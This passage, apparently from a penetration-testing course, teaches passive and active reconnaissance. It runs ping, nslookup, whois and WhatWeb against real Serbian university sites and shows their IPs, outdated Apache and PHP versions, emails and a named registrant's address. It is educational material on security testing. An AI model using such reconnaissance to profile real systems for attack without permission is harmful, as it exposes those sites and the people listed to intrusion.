company. Or we could possibly want to gather their phone numbers, which could also be useful. But most importantly, and what we're mainly interested in are technologies that the target has. If it was a company, we would want to know how many networks they have, what software's are running on their machines, what operating systems they have, if it was a website, we would also want to know how that website was built, which programming languages it has. Does it have JavaScript or PHP or ... just one software on one machine that is outdated or that has unknown vulnerability that could be exploited is our way in.


So now that we know what we are looking for during this first step, it is time we see what tools and programs can we use to find out as much information as possible about our target. So let's start with something easy. Let us see how we can identify our target and get its I.P. address. We are going to check how we can do this both actively and passively. Let's do it with active information gathering first, so this means we are going to interact with our target. So just go on Google and pick a website that you want to use for this. It can be any Website that you want. And what we're going to do for the first test, I'm going to use etf.bg.ac.rs website. his is just some university page that they picked and what we can do to get its IP address is to ping it. Most of you will already be familiar with ping, since it is installed by default on any operating system, by pinging this website or any other website we are sending something called ICMP packets to that website, and if we get responses back, that means that website is up and running, but what we also get besides that response is the IP address. So let's try it out.

$ ping etf.bg.ac.rs



And it seems we are not getting any responses back, but what we did get is an IP address. And we are not getting responses back from this site because it is probably blocking ping probes, which some websites often do. Let us try another site to see how it looks once we get responses back.


$ping google.com




Here we get an IP address of google, and as you can see google is up and running and also responding to our ICMP packets. Just to know, that IP address is just one of the IP addresses that google uses. So for you, once you ping it, you will probably get a different result, what we saw is an example of active information gathering to get the IP address since we directly sent packets to these websites.

Another tool you can use to get IP from a website is called nslookup. Ok let's try it.

$ nslookup hackthissite.com



It's give me the response which says server and address, but that is not the IP address of this website that is just my router, and for the result or where the IP address of this website is, is up there. if you wanted to do this passively, you would search for this information such as IP address over some other website, what we're going to look for is a website that provides us with IP address of a different website. let us see how we can do that. I will simply just go in the search bar and type:



it should probably give me a few results of different websites that will do exactly what we want, which is get the IP address of another website. Let's try:

down here we see something that says IP domain checker, we need to specify the IP address, the domain or your URL. So if I type the same domain name.

IP/Domain Checker

IP-Address, Domain or URL:

etf.bg.ac.rs Check

Checking Domain Name

Domain Name: etf.bg.ac.rs

Top Level Domain: RS (Serbia)

DNS Lookup

IP Address: 147.91.14.197

Geolocation: RS (Serbia), 00, N/A, N/A Belgrade - Google Maps

Reverse DNS: vhost4.etf.bg.ac.rs


Domain Check

Domain Name: etf.bg.ac.rs

Top Level Domain: RS (Serbia)

```
% The data in the Whois database are provided by RNIDS
% for information purposes only and to assist persons in obtaining
% information about or related to a domain name registration record.
% Data in the database are created by registrants and we do not guarantee
% their accuracy. We reserve the right to remove access
% for entities abusing the data, without notice.
% All timestamps are given in Serbian legal time
```

and hear is the result, then you will notice that, we get even more information then we ask for, for example, here is the IP address of this website, we also get from which country it is, as it says, in the brackets, and we also get its geolocation, which says even the city, we can also check it out on Google Maps if we wanted to.



Down here, we get even more information, such as reverse DNS, we get information about registration, date, modification, date, expiration date. we get some of the DNS servers and we get its physical address. So this is the exact location to where this server is located.

IP Address Check

```
IP-Address from DNS Host Lookup: 147.91.14.197

Geolocation: RS (Serbia), 00, N/A, N/A Belgrade - Google Maps

% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Information related to '147.91.8.0 - 147.91.15.255'

% Abuse contact for '147.91.8.0 - 147.91.15.255' is 'csirt@amres.ac.rs'

inetnum: 147.91.8.0 - 147.91.15.255
netname: ETF-Net
descr: LAN of School of Electrical Engineering
University of Belgrade, Serbia
country: RS
admin-c: NK100-RIPE
tech-c: NK100-RIPE
status: LEGACY
remarks: # For spam and abuse report please use
remarks: # abuse@etf.bg.ac.rs
notify: krajko@etf.bg.ac.rs
mnt-by: ETF-MNT
mnt-lower: ETF-MNT
mnt-routes: ETF-MNT
created: 2003-09-04T21:58:44Z
last-modified: 2019-12-04T13:13:01Z
source: RIPE

person: Nenad Krajnovic
address: Serbian Open Exchange - SOX
address: Todora Dukina 78
address: 11000 Belgrade
```

We also get some email addresses, all of this could be useful for us, depending on which type of attack we would plan. of course, we are not going to be attacking this website since we do not have permission, but we are simply just gathering information to see what can we retrieve from the Internet about this website. And from now on, we are getting a bunch of information about it.

we also get some email addresses, all of this could be useful for us, depending on which type of attack we would plan. of course, we are not going to be attacking this website since we do not have permission, but we are simply just gathering information to see what can we retrieve from the Internet about this website. And from now on, we are getting a bunch of information about it now.


$ whois hackthissite.com

I will pretty much get the same information that they saw previously on the website, we get those DNS servers, the registration date, modification date, expiration date, we get the physical address and some other things, such as ID number, tax ID, which is not really of interest to us, and by the way, in real penetration tests that you will perform, all of the interesting information is something that you want to write down in our report. For now, we only saw how we can get basic information, such as IP addresses, country origin, physical address and similar. But later, during information gathering and scanning, we might find something that shouldn't be out there on the Internet and that would be called information disclosure. It is something that client doesn't want to be seen, but it is still publicly available. So anything that you might think is interesting, you would write down. Now we know how we can identify a target by getting its IP address and also getting its physical address and some other interesting information as well. And even though this isn't really hard information to get, it is a good beginning.

Now we're going to discuss a tool called What web, this tool is used to gather information and to scan any website on the Internet. So it is primarily


used to scan websites, since this tool recognizes web technologies, including Web servers and better devices, JavaScript libraries and many more things. They have over 1700 plugins, each one of them used to recognize something different. So they use these plugins to perform the scan on the website and discover what technologies does that website run. What is important for us is the level of aggression called stealthy is the fastest and requires only one HTP request of a website. Now, what this simply means is that this what web tool has different levels for scanning and the default level is the level of aggression that is called stealthy, which we can use on any website that we want. The other levels of scanning are more aggressive and should only be performed during penetration tests. So we should not use the more aggressive scans on the websites that we do not have permission to scan. We can, however, use the stealth can on any website that we want on the Internet. to check out all of the options we can do with WhatsApp, you can simply just type

```
$whatweb
```



This give you a smaller help menu with some of the basic features that whatweb has, as we can see, we can specify targets which can be anything, Hostname or IP addresses, and we have aggression level, there is the aggression level one, which is stealthy and the aggression level three, which is aggressive. The default level is level one, which is good to notice, so we don't want to change this if we scan a random website on the Internet. But these are just some of the options for the whatweb, to get even more available options with what web we can type the command

$whatweb -help



```
└─# whatweb --help
```


```
.$$$     $.                                  .$$$     $.
$$$$     $$. .$$$  $$$ .$$$$$$.  .$$$$$$$$$$. $$$$    $$. .$$$$$$. .$$$$$$.
$ $$     $$$ $ $$  $$$ $ $$$$$$. $$$$$ $$$$$$ $ $$    $$$ $ $$   $$ $ $$$$$$.
$ `$     $$$ $ `$  $$$ $ `$  $$$ $$' $ `$ `$$ $ `$    $$$ $ `$      $ `$  $$$'
$. $     $$$ $. $$$$$$ $. $$$$$$ `$  $. $  :' $. $    $$$ $. $$$$   $. $$$$$.
$::$  .  $$$ $::$  $$$ $::$  $$$     $::$     $::$  .  $$$ $::$      $::$  $$$$
$;;$ $$$ $$$ $;;$  $$$ $;;$  $$$     $;;$     $;;$ $$$ $$$ $;;$      $;;$  $$$$
$$$$$$ $$$$$ $$$$  $$$ $$$$  $$$     $$$$     $$$$$$ $$$$ $$$$$$$$$ $$$$$$$$'
```

```
WhatWeb - Next generation web scanner version 0.5.5.
Developed by Andrew Horton (urbanadventurer) and Brendan Coles (bcoles).
Homepage: https://www.morningstarsecurity.com/research/whatweb

Usage: whatweb [options] <URLs>

TARGET SELECTION:
  <TARGETs>                    Enter URLs, hostnames, IP addresses, filenames or
                               IP ranges in CIDR, x.x.x-x, or x.x.x.x-x.x.x.x
                               format.
  --input-file=FILE, -i        Read targets from a file. You can pipe
                               hostnames or URLs directly with -i /dev/stdin.

TARGET MODIFICATION:
  --url-prefix                 Add a prefix to target URLs.
  --url-suffix                 Add a suffix to target URLs.
  --url-pattern                Insert the targets into a URL.
                               e.g. example.com/%insert%/robots.txt

AGGRESSION:
The aggression level controls the trade-off between speed/stealth and
reliability.
  --aggression, -a=LEVEL       Set the aggression level. Default: 1.
  1. Stealthy                  Makes one HTTP request per target and also
                               follows redirects.
  3. Aggressive                If a level 1 plugin is matched, additional
                               requests will be made.
  4. Heavy                     Makes a lot of HTTP requests per target. URLs
                               from all plugins are attempted.

HTTP OPTIONS:
  --user-agent, -U=AGENT       Identify as AGENT instead of WhatWeb/0.5.5.
  --header, -H                 Add an HTTP header. eg "Foo:Bar". Specifying a
                               default header will replace it. Specifying an
                               empty value, e.g. "User-Agent:" will remove it.
  --follow-redirect=WHEN       Control when to follow redirects. WHEN may be
                               `never', `http-only', `meta-only', `same-site',
                               or `always'. Default: always.
  --max-redirects=NUM          Maximum number of redirects. Default: 10.

AUTHENTICATION:
  --user, -u=<user:password>   HTTP basic authentication.
```

```
--cookie, -c=COOKIES          Use cookies, e.g. 'name=value; name2=value2'.
```


it's give us a much larger help manual with all of the possible options that we can use for what web. We can see besides the stealthy, if we are going to use on random websites and besides the aggressive scan that you would use in a penetration test, there is even more aggressive scan called heavy, and it says makes a lot of HTTP request, but target URLs from all plug ins are attempted. So this is basically the deepest scan that what Web tool can perform on a website.

$whatweb arh.bg.ac.rs



And here it is, we already got something, we got two responses So let us just go through these results and see what we got, we can see that we got the Apache Web server, we even get the version, which is 2.4.6 we got some cookies, which the website uses, we got from which country it is, which type of HTTP server it uses, we have the IP address of this website. PHP version that they use, and this redirects location, once we got redirected, we got the response of 200 OK, and this is just a HTTP response code which tells us that we successfully loaded a page. We got the same Apache version, the bootstrap version, we got the country and we also managed to extract some of the emails, as we can see, these are some of the emails from the page that belong to this domain, we also see that it uses HTML5, which HTTP server it has, which Apache version it has and a bunch of other things we can see right here. But I don't really like how this is outputted. It is hard to read to output this a little bit prettier. We can use

$whatweb arh.bg.ac.rs -v



```
┌──(root💀kali)-[/]
└─# whatweb arh.bg.ac.rs -v                                                    1 ⚙
WhatWeb report for http://arh.bg.ac.rs
Status    : 301 Moved Permanently
Title     : <None>
IP        : 147.91.19.26
Country   : Serbia, RS

Summary   : PHP[5.4.16], RedirectLocation[http://www.arh.bg.ac.rs/], Apache[2.4.6], HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.4.
16], x-pingback[http://www.arh.bg.ac.rs/xmlrpc.php], X-Powered-By[PHP/5.4.16], Cookies[_icl_current_language,stl_default_lang], WPML-
Plugin

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.6 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.

        String       : stl_default_lang
        String       : _icl_current_language

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : CentOS
        String       : Apache/2.4.6 (CentOS) PHP/5.4.16 (from server string)

[ PHP ]
        PHP is a widely-used general-purpose scripting language
        that is especially suited for Web development and can be
        embedded into HTML. This plugin identifies PHP errors,
        modules and versions and extracts the local file path and
        username if present.

        Version      : 5.4.16
        Version      : 5.4.16
        Google Dorks: (2)
        Website     : http://www.php.net/

[ RedirectLocation ]
        HTTP Server string location. used with http-status 301 and
```

